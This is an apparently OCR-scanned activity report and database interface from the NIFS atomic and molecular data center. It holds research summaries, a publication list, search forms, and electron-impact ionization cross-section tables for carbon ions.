* Systematic calculations of dielectronic recombination (DR) processes for carbon atoms and ions, which are relevant to high density low-temperature plasma have been performed. DR rate coefficients to the excited states are available in a fitting formula.

* Population mechanism of ions in plasmas has been studied including dielectronic recombination processes in Be-like ions and Carbon atom/ions. Radiation loss in recombining plasmas is calculated for those ions.

* General features of atomic kinetics near thermal equilibrium have been studied for He-like Al ions.

* A new version of the simulation code ACAT-DIFFUSE, which can produce chemical sputtering yield data for graphite bombarded with hydrogen, has been developed. An empirical formula depending on the material temperature is included. The simulation results reproduced the tendency of the experimental data.

* The numerical sputtering yield due to various ion impacts have been correctively calculated with used of the full theoretical screening length between colliding atoms in materials and a new local electronic energy loss model, and are in good agreement with experimental data.

* The time dependent ion abundances and emissions in solar flares and in laser produced plasmas are studied.

International collaborations:

- We have had many visitors under collaboration programs. Long-term visitors are:
  Dr. R.More (LLNL, USA, 1997, 1998), Prof. U.I. Safronova (Institute of Spectroscopy, Russia; Notre Dame Univ., USA, 1997, 1998, 1999),
  Dr. Zhijie Li (Inner Mongolia Normal Univ., China, 1997-1999),
  Dr. Y.-D. Jung (Hanyang University, Korea, 1998),
  Prof. H. Summers (Univ. Strathclyde, UK., 1999), and
  Prof. R. Janev (IAEA, Austria, 1999-2000).

- Korea-Japan collaboration program as a part of the Core University Program on Energy Science and Engineering between Seoul National University and Kyoto University (1998 - 2007):
  "Research on Atomic and Molecular Processes in Plasmas and the Databases" (1998 - 2001)
  T. Kato (Japan side key person) & D. E. Kim (Korea side key person)
  Joint workshops were held at NIFS and also in Korea.

International Workshops:

- International Seminar on Atomic Processes in Plasmas (29-30 July, 1999, NIFS, Toki, Japan) as a satellite meeting of the XXI Internationl Conference on the Physics of Electronic and Atomic Collisions (XXI ICPEAC) was held successfully. (http://dpc.nifs.ac.jp/icpeac-99/isapp.html)
  * 109 participants (largest of the satellite meetings)
  * 19 invited talks and 57 posters were presented.
  * Panel discussion on data center collaboration was held.
  * The proceedings will be published as a NIFS-PROC series report.

- 7th International Workshop on Plasma Edge Theory in Fusion Devices (4-6 Oct., 1999, Toki, Japan) will be held and members from DPC participate in the organizing committee.

3. NIFS-DATA publication

Research activities are published as NIFS-DATA series.

NIFS-DATA-43 M. Goto and T. Fujimoto,
Collisional-radiative Model for Neutral Helium in Plasma: Excitation Cross Section and Singlet-triplet Wavefunction Mixing; Oct. 1997

NIFS-DATA-44 J. Dubau, T. Kato and U.I. Safronova,
Dielectronic Recombination Rate Coefficients to the Excited States of CI From CII; Jan. 1998

NIFS-DATA-45 Y. Yamamura, W. Takeuchi and T. Kawamura,
The Screening Length of Interatomic Potential in Atomic Collisions; Mar. 1998

NIFS-DATA-46 T. Kenmotsu, T. Kawamura, T. Ono and Y. Yamamura,
Dynamical Simulation for Sputtering of B4C; Mar. 1998

NIFS-DATA-47 I. Murakami, K. Moribayashi and T. Kato,
Effect of Recombination Processes on FeXXIII Line Intensities; May 1998

NIFS-DATA-48 Zhijie Li, T. Kenmotsu, T. Kawamura, T. Ono and Y. Yamamura,
Sputtering Yield Calculations Using an Interatomic Potential with the Shell Effect and a New Local Model; Oct. 1998

NIFS-DATA-49 S. Sasaki, M. Goto, T. Kato and S. Takamura,
Line Intensity Ratios of Helium Atom in an Ionizing Plasma; Oct. 1998

NIFS-DATA-50 I. Murakami, T. Kato and U. Safronova,
Spectral Line Intensities of NeVII for Non-equilibrium Ionization Plasma Including Dielectronic Recombination Processses; Jan. 1999

NIFS-DATA-51 Hiro Tawara and Masa Kato,
Electron Impact Ionization Data for Atoms and Ions -up-dated in 1998-; Feb. 1999

NIFS-DATA-52 J.G. Wang, T. Kato and I. Murakami,
Validity of n-3 Scaling Law in Dielectronic Recombination Processes; Apr. 1999

NIFS-DATA-53 J.G. Wang, T. Kato and I. Murakami,
Dielectronic Recombination Rate Coefficients to Excited States of He from He+; Apr. 1999

NIFS-DATA-54 T. Kato and E. Asano,
Comparison of Recombination Rate Coefficients Given by Empirical Formulas for Ions from Hydrogen through Nickel; June 1999

4. Future Plans

Database activities:
- Atomic data compilation and evaluation for hydrocarbon and helium atom with Prof. Janev.
- Improving and updating the AMDIS database, especially for recombination.
- The evaluation for recombination data, especially for dielectronic recombination.
- Radiation loss including recombination for divertor and detached plasma.

Japanese Help

NIFS DATABASE

Welcome to NIFS Bibliographic and Numerical Atomic & Molecular Databases

---

Please Enter Your Account ID :

Logon ID:

Password :

Logon To The System

Please note that the internet explorer on Machintosh is not supported in our database system.
If you have a user ID at the computer center in NIFS already, you can use this ID and its password. If you would like to use our databases and do not have an ID yet, please register yourself HERE. There are also brief descriptions of our databases.

If you would like to have a look at our numerical atomic and molecular databases, HERE are some samples.

Opened by Data and Planning Center in NIFS

[Help]

AMDIS IONIZATION

Search Data | Form Clear

Element
Initial ionic state:
Number of electrons (if you want to search for isoelectronic sequence.)
Final ionic state:

Theoretical Experimental Evaluated

Author :
Year of Publication : From : To : (YYYY)

Additional conditions for search:

[Type Table] [Journal Table]

Transition energy (eV) From : To :
Minimum incident energy From : To :
Maximum incident energy From : To :

SQL

SORT KEY

[Help]

Found Result

Found 38 Category Matches

☑ **All Data List**	**38 records found**
☐ $C + e \rightarrow C^{+} + 2e$	2 records found
☐ $C^{+} + e \rightarrow C^{2+} + 2e$	8 records found
☐ $C^{+} + e \rightarrow C^{3+} + 3e$	1 records found
☐ $C^{1-} + e \rightarrow C + 2e$	1 records found
☐ $C^{2+} + e \rightarrow C^{3+} + 2e$	9 records found
☐ $C^{3+} + e \rightarrow C^{4+} + 2e$	10 records found
☐ $C^{4+} + e \rightarrow C^{5+} + 2e$	3 records found
☐ $C^{5+} + e \rightarrow C^{6+} + 2e$	4 records found

◉ Standard

Process	Theory or Experment	Method	Atomic Number
Element	Ionic State	#Of Electrons	Initial State
Initial State Ion Conf	Final State	Final State Ion Conf	Data Producer
Title	Comment	Sub Comment	

○ Custom

☐ Record Number	☐ Element	☐ Atomic Number	☐ #Of Electrons
☐ Ionic State	☐ Prttl	☐ Theory or Experment	☐ Method
☐ Reference Number	☐ Transition Energy	☐ Title	☐ Author(s)
☐ Journal & Volume & Page	☐ Date of Publication	☐ Comment	☐ # of Data Points
☐ Energy region (Min-Max)	☐ Cross section region(Min-Max)	☐ X=E/(delta E) region(Min-Max)	☐ Omega region (Min-Max)
☐ Org.Energy Exp	☐ Org.Cross Section		

○ Numerical Data Tables or Graphs

◉ Energy vs Cross section

○ E/DeltaE vs Collision strength(for EXCITATION)

[Help]

OutPut Data

#1 [C + e --> C^+ + 2e]

Process = ION
Theory or Experment = T
Method = Born
Atomic Number = 6
Element = C
Ionic State = 0
#Of Electrons = 6
Initial State = C +0
Initial State Ion Conf =
Final State = C +1
Final State Ion Conf =
Data Producer =
# of Data Points = 16
Author(s) = Omidvar, K.$Kyle, H.L.$Sullivan, E.C.
Title = Ionization of multielelctron atoms by fast charged particles.
Journal Name = Phys. Rev. A
Volume and Issue No = 5
Page of Publication = 1174
Date of Publication = 1972
Comment = FIG.15, Q(2p+2s)
Sub Comment = 10]2@-10]5@ eV; Born

#2 [C + e --> C^+ + 2e]

Process = ION
Theory or Experment = E
Method = Beam method
Atomic Number = 6
Element = C
Ionic State = 0
#Of Electrons = 6
Initial State = C +0
Initial State Ion Conf =
Final State = C +1
Final State Ion Conf =
Data Producer =
# of Data Points = 40
Author(s) = Brook, E.$Harrison, M.F.A.$Smith, A.C.H.
Title = Measurements of the electron impact ionization cross sections of He, C, O and N atoms
Journal Name = J. Phys. B
Volume and Issue No = 11
Page of Publication = 3115
Date of Publication = 1978

Data Display

Data Number 1

$C + e \rightarrow C^+ + 2e$
Omidvar, K. et al.
Phys. Rev. A 5 (1972)1174
NDP = 16
X = Electron energy (eV)

1.580000e+01 2.000000e+01 2.510000e+01 3.160000e+01 3.980000e+01
5.010000e+01 6.310000e+01 7.940000e+01 1.000000e+02 1.585000e+02
2.511000e+02 3.981000e+02 6.310000e+02 1.000000e+03 3.162300e+03
1.000000e+04

Y = Cross section (cm^2)

3.550000e-17 7.950000e-17 1.490000e-16 2.230000e-16 2.950000e-16
3.290000e-16 3.400000e-16 3.340000e-16 3.150000e-16 2.570000e-16
1.940000e-16 1.430000e-16 9.680000e-17 6.710000e-17 2.600000e-17
1.000000e-17


Data Number 2

$C + e \rightarrow C^+ + 2e$
Brook, E. et al.
J. Phys. B 11 (1978)3115
NDP = 40
X = Electron energy (eV)

1.110000e+01 1.190000e+01 1.260000e+01 1.290000e+01 1.390000e+01
1.440000e+01 1.490000e+01 1.590000e+01 1.690000e+01 1.790000e+01
1.890000e+01 2.090000e+01 2.290000e+01 2.490000e+01 2.690000e+01
3.190000e+01 3.690000e+01 3.700000e+01 4.700000e+01 5.700000e+01
5.700000e+01 6.700000e+01 7.700000e+01 8.700000e+01 9.700000e+01
1.070000e+02 1.370000e+02 1.470000e+02 1.720000e+02 1.970000e+02
2.070000e+02 2.470000e+02 2.970000e+02 3.470000e+02 3.970000e+02
4.970000e+02 5.970000e+02 6.970000e+02 7.970000e+02 9.970000e+02

Y = Cross section (cm^2)

1.900000e-18 1.000000e-18 1.160000e-17 2.250000e-17 2.830000e-17
4.120000e-17 5.810000e-17 6.530000e-17 8.000000e-17 8.720000e-17
1.037000e-16 1.184000e-16 1.282000e-16 1.451000e-16 1.630000e-16
1.882000e-16 2.073000e-16 2.042000e-16 2.215000e-16 2.309000e-16
2.239000e-16 2.315000e-16 2.234000e-16 2.193000e-16 2.118000e-16
2.103000e-16 1.909000e-16 1.834000e-16 1.765000e-16 1.608000e-16
1.614000e-16 1.531000e-16 1.310000e-16 1.220000e-16 1.117000e-16


Cross Section (cm^2)
10^{-15}
10^{-16}
10^{-17}
10^{-18}
10^{-19}
10^0
10^1
10^2
10^3
10^4
10^5
Electron Energy (eV)
C + e --> C$^+$ + 2e
Omidvar, K. et al. (1972)T
Brook, E. et al. (1978)E
C$^+$ + e --> C^{2+} + 2e
Yamada, I. et al. (1989)E
Aitken, K.L. et al. (1971)E
Kumar, A. et al. (1978)T
Donets, E.D. et al. (1981)E
Stingl, E. (1972)T
Moores, D.L. (1979)T
Blaha, M. et al. (1980)T
Moores, D.L. (1972)T
C^{2+} + e --> C^{3+} + 2e
Woodruff, P.R. et al. (1978)E
Donets, E.D. et al. (1981)E
Moores, D.L. (1978)T
Falk, R.A. et al. (1983)E
Younger, S.M. (1981)T
Younger, S.M. (1981)T
Younger, S.M. (1981)T
Jakubowicz, H. et al. (1981)T
Salop, A. (1976)T
C^{3+} + e --> C^{4+} + 2e
Crandall, D.H. et al. (1978)E
Donets, E.D. et al. (1981)E
Hahn, Y. (1977)T
Sampson, D.H. et al. (1979)T
Gregory, D.C. et al. (1985)E
Kunc, J.A. (1980)T
Jakubowicz, H. et al. (1981)T
Moores, D.L. (1978)T
Salop, A. (1976)T
Crandall, D.H. et al. (1979)E

[Help]

List for Numerical Data Tables or Graphs

[Line-Option]

☑ **All Display** ☐

[C + e --> C^+ + 2e]

☐	Omidvar, K. et al.	Phys. Rev. A	5.	1174.	(1972)	1.5800e+01 eV	- 1.0000e+04 eV	☐
☐	Brook, E. et al.	J. Phys. B	11.	3115.	(1978)	1.1100e+01 eV	- 9.9700e+02 eV	☐

[C^+ + e --> C^{2+} + 2e]

☐	Yamada, I. et al.	J. Phys. Soc. Jpn.	58.	1587.	(1989)	2.1000e+01 eV	- 9.9800e+02 eV	☐
☐	Aitken, K.L. et al.	J. Phys. B	4.	1189.	(1971)	1.8200e+01 eV	- 7.9820e+02 eV	☐
☐	Kumar, A.$Roy, B.N.	Phys. Lett. A	66.	362.	(1978)	5.0000e+01 eV	- 5.0000e+03 eV	☐
☐	Donets, E.D. $Ovsyannikov, V.P.	Sov. Phys.-JETP	53.	466.	(1981)	2.2000e+03 eV	- 8.2000e+03 eV	☐
☐	Stingl, E.	J. Phys. B	5.	1160.	(1972)	3.5600e+01 eV	- 2.7200e+02 eV	☐
☐	Moores, D.L.	J. Phys. B	12.	4171.	(1979)	2.4500e+01 eV	- 3.8000e+01 eV	☐
☐	Blaha, M.$Davis, J.	NRL Memo. Rept.	4245.	.	(1980)	4.8760e+01 eV	- 9.7520e+01 eV	☐
☐	Moores, D.L.	J. Phys. B	5.	286.	(1972)	3.6600e+01 eV	- 2.4380e+03 eV	☐

[C^{2+} + e --> C^{3+} + 2e]

☐	Woodruff, P.R. et al.	J. Phys. B	11.	L679.	(1978)	3.7100e+01 eV	- 9.9800e+02 eV	☐
☐	Donets, E.D. $Ovsyannikov, V.P.	Sov. Phys.-JETP	53.	466.	(1981)	2.2000e+03 eV	- 8.2000e+03 eV	☐
☐	Moores, D.L.	J. Phys. B	11.	L403.	(1978)	5.9830e+01 eV	- 2.8720e+02 eV	☐
☐	Falk, R.A. et al.	Phys. Rev. A	28.	91.	(1983)	4.0200e+01 eV	- 4.9300e+02 eV	☐

☐ Crandall, D.H. et al.	ORNL/TM	7020.	.	(1979)	4.3700e+02 eV	- 1.4780e+03 eV	☐
☐ Donets, E.D. $Ovsyannikov, V.P.	Sov. Phys.-JETP	53.	466.	(1981)	2.2000e+03 eV	- 8.2000e+03 eV	☐
☐ Salop, A.	Phys. Rev. A	14.	2905.	(1976)	2.5000e+03 eV	- 2.5000e+03 eV	☐

[C^{5+} + e --> C^{6+} + 2e]

☐ Kao, H,C. et al.	Phys. Rev. A	45.	4646.	(1992)	5.6494e+02 eV	- 4.9002e+03 eV	☐
☐ Donets, E.D. $Ovsyannikov, V.P.	Sov. Phys.-JETP	53.	466.	(1981)	2.2000e+03 eV	- 8.2000e+03 eV	☐
☐ Salop, A.	Phys. Rev. A	14.	2905.	(1976)	2.5000e+03 eV	- 2.5000e+03 eV	☐
☐ Younger, S.M.	Phys. Rev. A	22.	111.	(1980)	5.5100e+02 eV	- 1.1000e+03 eV	☐

◉ Data Display
○ Graph Display

	MODE	LOG	MESH	MAX	MIN
X-AXIS	0:AUTO	NONE	1 : SCALE	0	0
Y-AXIS	0:AUTO	NONE	1 : SCALE	0	0

AUTHOR : 0:frame-out CURVE : 0 FITTINGCURVE : 0 Y-Error Plot : On

display clear form

[Help]

CHART

Search Data | Form Clear

ex) $A^{p+} + B^{q+} \rightarrow A^{(p-s)} + B^{(q+s)+}$

A Element (A)*		or		or	
Atomic Number		or		or	
Atomic mass		or		or	
Initial Charge Number(+p)		or		or	
Final Charge Number(+(p-s))		or		or	
Initial Excited State		or		or	
Final Excited State		or		or	
B Element (B)*		or		or	
Atomic Number		or		or	
Atomic mass		or		or	
Initial Charge Number(+q)		or		or	
Final Charge Number(+(q+s))		or		or	

☐ Theory ☐ Experiment

Author* :

Year of Publication : From : To : (YYYY)

Additional conditions for search:


		First Author*			
		First Author*			
		First Author*			
		First Author*			
		First Author*			

SQL

For items marked with *, put a word as an input string without using %, which is faster for getting results. Please do not bracket string with "%" character. For more details, see the help page.

Download PS File

CHART 990908



AMIDS RECOMBINATION

Search Data | Form Clear

Element*

Initial ionic state:

Number of electrons (if you want to search for isoelectronic sequence.)

Final ionic state:

◉ Cross section ○ Rate coefficient(Maxwellian)+Rate coefficient(Non-Maxwellian)
○ Rate coefficient(Maxwellian) ○ Rate coefficienti(Non-Maxwellian)

☐ Theoretical ☐ Experimental ☐ Evaluated

Process : ☐ Radiative(RR) ☐ Dielectronic(DR) ☐ Three body(TBR)

Author :

Year of Publication : From : To : (YYYY)

Additional conditions for search:

Transition energy (eV) From : To : AND

Minimum incident energy From : To : AND

Maximum incident energy From : To : AND

SQL

SORT KEY

The Oak Ridge National Laboratory Controlled Fusion Atomic Data Center

ORNL CFADC staff

P.S. Krstic, F.M. Ownby, D.R. Schultz

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External consultants

H.B. Gilbody, T.J. Morgan, R.A. Phaneuf, M.S. Pindzola, E.W. Thomas, (E.W. McDaniel)

CFADC Plasma science relevant AMO science bibliography

